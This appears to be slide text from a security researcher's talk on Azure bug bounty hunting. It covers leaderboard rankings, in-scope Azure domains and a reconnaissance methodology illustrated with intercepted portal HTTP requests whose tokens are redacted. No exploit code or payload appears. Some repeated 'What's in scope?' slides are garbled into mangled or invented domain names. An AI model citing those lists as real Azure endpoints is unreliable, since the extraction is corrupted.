

Climbing Azure's Peaks
From 80+ to Top 10,
One Bug at a Time



Lidor Ben Shitrit

Security Researcher

<https://thisis0xczar.pages.dev/>

Agenda

- What Am I Here For ?
- What's in scope?
- Methodology
- Fun Stuff

Microsoft MVR 2022 Azure Leaderboard and General Leaderboard

MSRC 2022 Most Valuable Researchers Azure Leaderboard

RANK	NAME	RANK	NAME
1	WILLIAM SÖDERBERG	10	ĐẶNG THẾ TUYẾN
2	TERRY ZHANG @PNIGOS	11	SZYMON HEIDRICH
3	WTM	12	ANAS LAABAB
4	ZHIYI ZHANG	13	RODRIGO RAMOS DA SILVEIRA
5	CALLUM CARNEY	14	SICK.CODES
6	SURESH CHELLADURAI	15	CLAUDIO BOZZATO
7	HP	15	LILITH \ (= _ = ;) /
8	NIR OHFELD (@NIROHFELD)	15	SAGI TZADIK (@SAGITZ_)
9	SHIR	18	DIRK-JAN MOLLEMA
		18	NGO WEI LIN (@CREASTERY)
		20	TZAH PAHIMA

- Accuracy
- Impact
- Volume
- Researchers working with Trend Micro's Zero Day Initiative

89	JOSH MAGRI	120
89	LÊ NGỌC LINH	120
89	LIDOR B. (0_CZAR)	120
89	X1M	120
89	YANZISHUANG ANRUOYAN	120

Nice but...

Not even on the list :(



...and I took that personally

Microsoft MVR 2023 Azure Leaderboard and General Leaderboard

MSRC 2023 MVR Azure Security Researcher Leaderboard

RANK	NAME	RANK	NAME
1	goodbyeselene	12	bee13oy
2	Zhiyi Zhang	13	M. Pouliot
3	Anonymous	13	wtm
4	HAO LI	15	Ronin
5	SureshChelladurai	16	Yanis Tsarimi
6	Dang the Tuyen - VinCSS	17	Gafnit Amigo
7	Lidor B. (@thisis0xczar)	17	Nick
8	HP	19	ycdxsb
9	Harun Can	20	Anonymous
10	basvdious	20	Michael DePlarte (@loobeh)
11	William Söderberg	20	Rodrigo Ramos da Silveira
		20	Sanidhya Ved

Accuracy Impact Volume
Researchers working with Trend Micro's Zero Day Initiative

15	wkai
16	Lidor B. (@thisis0xczar)
17	HP
18	batram

Much Better

7th on Global Azure Leaderboard

Azure Services Overview

What's in scope?

Examples Endpoints and domains/subdomains


```
https://oai.azure.com (Azure OpenAI)
https://ai.azure.com (Azure AI Studio)
https://explorer.digitaltwins.azure.net (DigitalTwins, IoT)
https://orcaresearch.blob.core.windows.net (Azure Blob, Storage)
https://network.hosting.portal.azure.net (Network Iframes)
https://orca-research.eastus.cloudapp.azure.com (Service Fabric)
https://main.iothub.ext.azure.com (IoT Hub)
https://dev.azure.com (Azure DevOps)
https://api.cognitive.microsoft.com (AI/ML Services)
https://research-hd.azurehdinsight.net (HDInsight ❤️)
https://powerapps.microsoft.com (Power Platform and more)
https://app.powerbi.com/ (Power BI)
https://eastus2.datalakeanalytics.azure.com (Data Lake Analytics)
https://insights.timeseries.azure.com (Time Series Service)
https://thisis0xczar.developer.azure-api.net (Developer Portal)
https://0xczar.91864.eastus.hdinsightaks.net (HDInsight on AKS)
https://main.iothub.ext.azure.com (IOT Hub)
https://0xczar-diagnostics.azurefd.net (Azurefd)
*.graph.windows.net / *.onmicrosoft.com (Azure AD)
*.azure-api.net (Azure API Management)
*.cloudapp.net (Azure Cloud Services and Azure VM)
*.cloudapp.azure.com (Azure Cloud Services)
*.azurecr.io (Azure Container Registry)
*.vo.msecnd.net (Azure Content Delivery Network (CDN))
*.cosmos.azure.com (Azure Cosmos DB)
*.documents.azure.com (Azure Cosmos DB)
*.azurefd.net (Azure Front Door)
*.vault.azure.net (Azure Key Vault)
*.azmk8s.io (Azure Kubernetes Service)
*.management.core.windows.net (Azure Management Services)
*.origin.mediaservices.windows.net (Azure Media Services)
*.queue.core.windows.net (Azure Queue Storage)
*.servicebus.windows.net (Azure Service Bus)
*.database.windows.net (Azure SQL Database)
*.azureedge.net (Azure Stack Edge and Azure IoT Edge)
*.trafficmanager.net (Azure Traffic Manager)
```

And many many more...

Azure Services Overview

What's in scope?

<https://oai.azure.com>
<https://ai.azure.com>
<https://explorer.azure.com>
<https://orca.research.microsoft.com>
<https://network.azure.com>
<https://orca.research.microsoft.com>
<https://main.iothub.com>
<https://dev.azure.com>
<https://api.cognitive.microsoft.com>
<https://research.microsoft.com>
<https://powerapps.microsoft.com>
<https://app.powerbi.com>
<https://eastus2.datacenter.azure.com>
<https://insights.azure.com>
<https://thisis0xczar.com>
<https://0xczar.918.com>
<https://main.iothub.com>
<https://0xczar-dia.com>




<https://microsoft.com> (Azure AD)
<https://management.azure.com>
<https://services.azure.com> (Azure VM)
<https://cloud.azure.com> (Cloud Services)
<https://registry.azure.com> (Container Registry)
<https://cdn.azure.com> (Content Delivery Network (CDN))
<https://cosmosdb.azure.com> (Cosmos DB)
<https://vault.azure.com> (Azure Key Vault)
<https://service.azure.com> (Azure Service Bus)
<https://management.azure.com> (Azure Management Services)
<https://windows.net> (Azure Media Services)
<https://queue.azure.com> (Azure Queue Storage)
<https://database.azure.com> (Azure SQL Database)
<https://edge.azure.com> (Azure IoT Edge and Azure IoT Edge)
<https://trafficmanager.azure.com> (Traffic Manager)

And many many more...

Azure Services Overview

What's in scope?



And many many more...

Microsoft.com (Azure AD management)
Azure Services and Azure VM (Cloud Services)
Azure Registry
Azure Content Delivery Network (CDN)
Azure Cosmos DB
Azure Cosmos DB
Azure Key Vault
Azure Service Service)
Azure Management Services)
Azure Windows.net (Azure Media Services)
Azure Queue Storage)
Azure Service Bus)
Azure SQL Database)
Azure Edge and Azure IoT Edge)
Azure Traffic Manager)

Azure Services Overview

What's in scope?

Microsoft.com (Azure AD Management)
Services and Azure VM (Cloud Services)
er Registry)
ent Delivery Network (CDN))
smos DB)
s DB)
e)
ervice)
zure Management Services)
et (Azure Media Services)
Queue Storage)
Service Bus)
SQL Database)
dge and Azure IoT Edge)
raffic Manager)

Request

```
1 POST /send HTTP/1.1
2 Host: apimanagement-cors-proxy-prd.
3 Content-Length: 0
4 X-Api-Service-Session-Id: 1bla0a7f
5 X-Ms-Client-Session-Id: en
6 Accept-Language: en
7 Authorization: Bearer eyJ0e30...
8 eyJ0e30...
9 Wkdld...
10 jMWE1...
11 pby16...
12 kI0s...
13 sImdp...
14 3Z51m...
15 wN11s...
16 lMDU1...
17 pb241...
18 zMwVh...
19 yZ2Nl...
20 YZct...
21 4_4B...
22 kL5cS...
23 Q3b0Aog3p17mN93eg9MUr2q1FTcrdb2g
24 X-Ms-Effective-Locale: en-en-us
25 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X -
26 Safari/537.36
27 Accept: */*
28 X-Api-Resource-Groups: lider-rg
29 X-Api-Uri: https://research-api.de
30 X-Api-Request-Id: d02e6908-a109-4f05-919f-f4f6e825400c
31 X-Api-Method: GET
32 X-Api-Subscription-Id: 5
33 Origin: https://portal.azure.com
34 Sec-Fetch-Site: cross-site
35 Sec-Fetch-Mode: cors
36 Sec-Fetch-Dest: empty
37 Sec-Fetch-Encoding: gzip, deflate, br
38 Accept-Encoding: gzip, deflate, br
39 Connection: close
40
41
42
43
```

portal.azure.com/#allservices

New Collection

Enable Azure Synapse Link

Search resources, services, and docs (G+)

Home

New Notebook

Connect to GitHub

Connected

0.5 of 7.8 GB

Welcome to Azure Cosmos DB

Globally distributed, multi-model database service for any scale

Launch quick start
Launch a quick

New Collection
Create a new

Connect
Prefer using your own choice of tooling? Find the

And many many more...

Methodology

- **Attack Surface Discovery** - Identifying and analyzing the exposed surface area of Azure services and endpoints equips attackers with insights to target vulnerabilities, allowing for effective exploitation and potential compromise.
- **Proxying** - Intercepting all traffic coming from Azure various domains and services based on predefined preset. Burp Suite (and not only) is King.
- **Static Code Analysis** - Identifying potential bugs and vulnerabilities in different services endpoints and JS, Java etc file and reviewing relevant Github repos etc.

Methodology - Attack Surface Discovery

Azure Virtual Machine Use Case

The screenshot shows the Azure portal interface for a virtual machine named 'AppSyncOrca'. The left sidebar contains navigation options such as Overview, Activity log, Access control (IAM), Tags, Diagnose and solve problems, Settings, Networking, Connect, Windows Admin Center, Disks, Size, Microsoft Defender for Cloud, Advisor recommendations, and Extensions + applications. The main content area displays the 'Essentials' section with the following details:

- Resource group (move): [Redacted]
- Status: Running
- Location: Australia Central
- Subscription (move): research-ea
- Subscription ID: [Redacted]
- Tags (edit): Add tags

Below the Essentials section, the 'Properties' tab is active, showing the following information:

Property	Value
Computer name	AppSyncOrca
Operating system	Windows (Windows Ser
Image publisher	MicrosoftWindowsServe
Image offer	WindowsServer

This screenshot shows the 'Settings' menu for the virtual machine. The 'Windows Admin Center' option is highlighted with a red box. Other visible options include Networking, Connect, Disks, Size, Microsoft Defender for Cloud, Advisor recommendations, Extensions + applications, Availability + scaling, and Configuration.

This screenshot shows the 'Operations' menu for the virtual machine. The 'Bastion' option is highlighted with a red box. Other visible options include Auto-shutdown, Backup, Disaster recovery, Updates, Inventory, Change tracking, Automanage, Configuration management (Preview), Policies, and Run command.

This screenshot shows the 'Help' menu for the virtual machine. The 'Serial console' option is highlighted with a red box. Other visible options include Resource health, Boot diagnostics, Performance diagnostics, VM Inspector (Preview), Reset password, Redeploy + reapply, and Connection troubleshooting.

Methodology - Attack Surface Discovery

Azure Virtual Machine Use Case

The screenshot displays the Azure portal interface for connecting to a virtual machine. On the left, a navigation pane includes sections for Overview, Activity log, Access control (IAM), Tags, Diagnose and solve problems, Connect, Bastion, Networking, and Settings. The 'Connect' section is active, showing options for 'Local machine' and 'Azure portal'. The 'Public IP address' field is highlighted with a red box, and a red arrow points from it to the 'Host' field in the network request log on the right.

The network request log, titled 'Request', shows the following details:

```
1 POST /api/Utilities/getClientIp HTTP/1.1
2 Host: atm.portal.azure.com
3 Content-Length: 2
4 Sec-Ch-Ua: "Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"
5 X-Ms-Client-Session-Id: [REDACTED]
6 X-Ms-Command-Name: GetClientIP
7 Accept-Language: en
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer [REDACTED]
```

The request body is shown in hexadecimal format, with a large black redaction box covering the majority of the data. The response headers include:

```
10 X-Ms-Effective-Locale: en.en-us
11 Content-Type: application/json
```

Methodology - Attack Surface Discovery

Azure Virtual Machine Use Case

The image shows a screenshot of the Azure portal's 'Create a virtual machine' configuration page, specifically the 'Monitoring' tab. A red box highlights the 'Boot diagnostics' section, which includes three radio button options: 'Enable with managed storage account (recommended)', 'Enable with custom storage account', and 'Disable'. The first option is selected. A red arrow points from this section to a network traffic analysis tool on the right. The tool shows a list of requests, with the 68th request highlighted. This request is a GET request to a blob storage endpoint. A red box highlights the host part of the URL, which is a .blob.storage.azure.net endpoint. A red arrow points from this host to the text 'A new (shared) blob storage endpoint'. Another red arrow points from the VM name part of the URL to the text 'VM Name'.

Create a virtual machine

Basics Disks Networking Management **Monitoring** Advanced

Configure monitoring options for your VM.

Alerts

Use this feature to troubleshoot boot failures for custom or platform images. Boot diagnostics with managed storage account significantly improves creation time of Virtual machines by using pre-provisioned storage accounts managed by Microsoft. [Learn more](#)

Boot diagnostics

- Enable with managed storage account (recommended)
- Enable with custom storage account
- Disable

Enable OS guest diagnostics

Health

Enable application health monitoring

Request

1 GET /d9f...-ubuntu.3ddcc...480d.screen shot.bmp?sv...3d&se=2024-05-01T08%3a43%3a10Z&sp=r&_u=1714545727989 HTTP/1.1

2 Host: ...blob.storage.azure.net

3 Accept: */*

4 X-Ms-Client-Session-Id: ...

5 X-Ms-Client-Request-Id: ...

6 Accept-Language: en

7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

8 X-Ms-Effective-Locale: en.en-us

9 Origin: https://portal.azure.com

10 Sec-Fetch-Site: cross-site

11 Sec-Fetch-Mode: cors

12 Sec-Fetch-Dest: empty

13 Accept-Encoding: gzip, deflate, br

14 Priority: u=1, i

15 Connection: close

16

17

VM Name

A new (shared) blob storage endpoint

Methodology - Attack Surface Discovery

Azure Virtual Machine Use Case

Azure Serial Console embedded as an iframe and revealing many more common endpoints

```
Starting Write warning to Azure ephemeral disk...
[ OK ] Finished Write warning to Azure ephemeral disk.
[ OK ] Reached target Multi-User System.
[ OK ] Reached target Graphical Interface.
Starting Execute cloud user/final scripts...
Starting Update UTMP about System Runlevel Change
[ OK ] Finished Update UTMP about System Runlevel Change
ci-info: +-----+
ci-info: | Keytype |
Options | Comment |
ci-info: +-----+
ci-info: | ssh-rsa |
- | generated-by-azure |
ci-info: +-----+
<14>May 1 06:38:21 cloud-init: #####
<14>May 1 06:38:21 cloud-init: -
<14>May 1 06:38:21 cloud-init: 2
<14>May 1 06:38:21 cloud-init: 2
<14>May 1 06:38:21 cloud-init: 3
<14>May 1 06:38:21 cloud-init: -
<14>May 1 06:38:21 cloud-init: #####
```

Keytype	Comment
ssh-rsa	generated-by-azure

```
const G = ["localhost:1340",
"localhost:3000", "localhost:3001",
"localhost:55555", "azconsole-
df.azurewebsites.net",
"portal.azure.com",
"rc.portal.azure.com", "ux-
rc.console.azure.com",
"ms.portal.azure.com",
"iaas.ext.azure.com", "portal.azure.net",
"ux.console.azure.us", "portal.azure.us",
"portal.azure.cn", "iaas.ext.azure.us",
"azureportal.usgovcloudapi.net",
"azureportal.chinacloudapi.cn",
"portal.dev.serialconsole.azure.com",
"portal.int.serialconsole.azure.com",
"portal.serialconsole.azure.com",
"portal.serialconsole.azure.us",
"portal.serialconsole.azure.cn",
"portal.int.serialconsole.azure.us",
"int.portal.serialconsole.azure.cn",
"portal.int.serialconsole.azure.cn"];

const filteredEndpoints =
G.filter(endpoint =>
endpoint.includes("serial") ||
endpoint.includes("console"));

filteredEndpoints
(11) ['azconsole-df.azurewebsites.net',
'ux-rc.console.azure.com', 'ux.console.
azure.us', 'portal.dev.serialconsole.az
ure.com', 'portal.int.serialconsole.az
re.com', 'portal.serialconsole.azure.co
m', 'portal.serialconsole.azure.us', 'p
ortal.serialconsole.azure.cn', 'porta
l.int.serialconsole.azure.us', 'int.porta
l.serialconsole.azure.cn', 'portal.int.
serialconsole.azure.cn']
```


Methodology - Attack Surface Discovery

Azure Virtual Machine Use Case


```
Request
Pretty Raw Hex
1 GET /n/connector/consoleconn-lyfe6/sessions/[REDACTED]1/client?
authorization=[REDACTED]
ey[REDACTED]bZCI6I
kw[REDACTED]kb3dzL
m5[REDACTED]4zI2Nz
Fk[REDACTED]5IsImF
pb[REDACTED]Q1SmhS
WX[REDACTED]wd2Qil
CJ[REDACTED]IjiILC
Jm[REDACTED]Dg3Yi0
5M[REDACTED]I6Imxp
ZG[REDACTED]yMDAxM
DV[REDACTED]QUZJLi
Is[REDACTED]EcwLZ
Qa[REDACTED]FtZSI6
Im[REDACTED]yYmVuc
2h[REDACTED]2XIi0i
Ix[REDACTED]TYw0Dc
z0[REDACTED]jGo_BS
w6[REDACTED]5XVptm
nk[REDACTED]IF_J-8
P3zD0if_sEJA9dgGMGbjmDygu-rB9uBeRiB8iYNqRH0Fh2Jb0sYtxf6PtlBrEe85QmX5b6hg&new=0 HTTP/1.1
2 Host: israelcentral.gateway.serialconsole.azure.com
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.0.0 Safari/537.36
7 Upgrade: websocket
8 Origin: https://portal.serialconsole.azure.com
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9,he;q=0.8
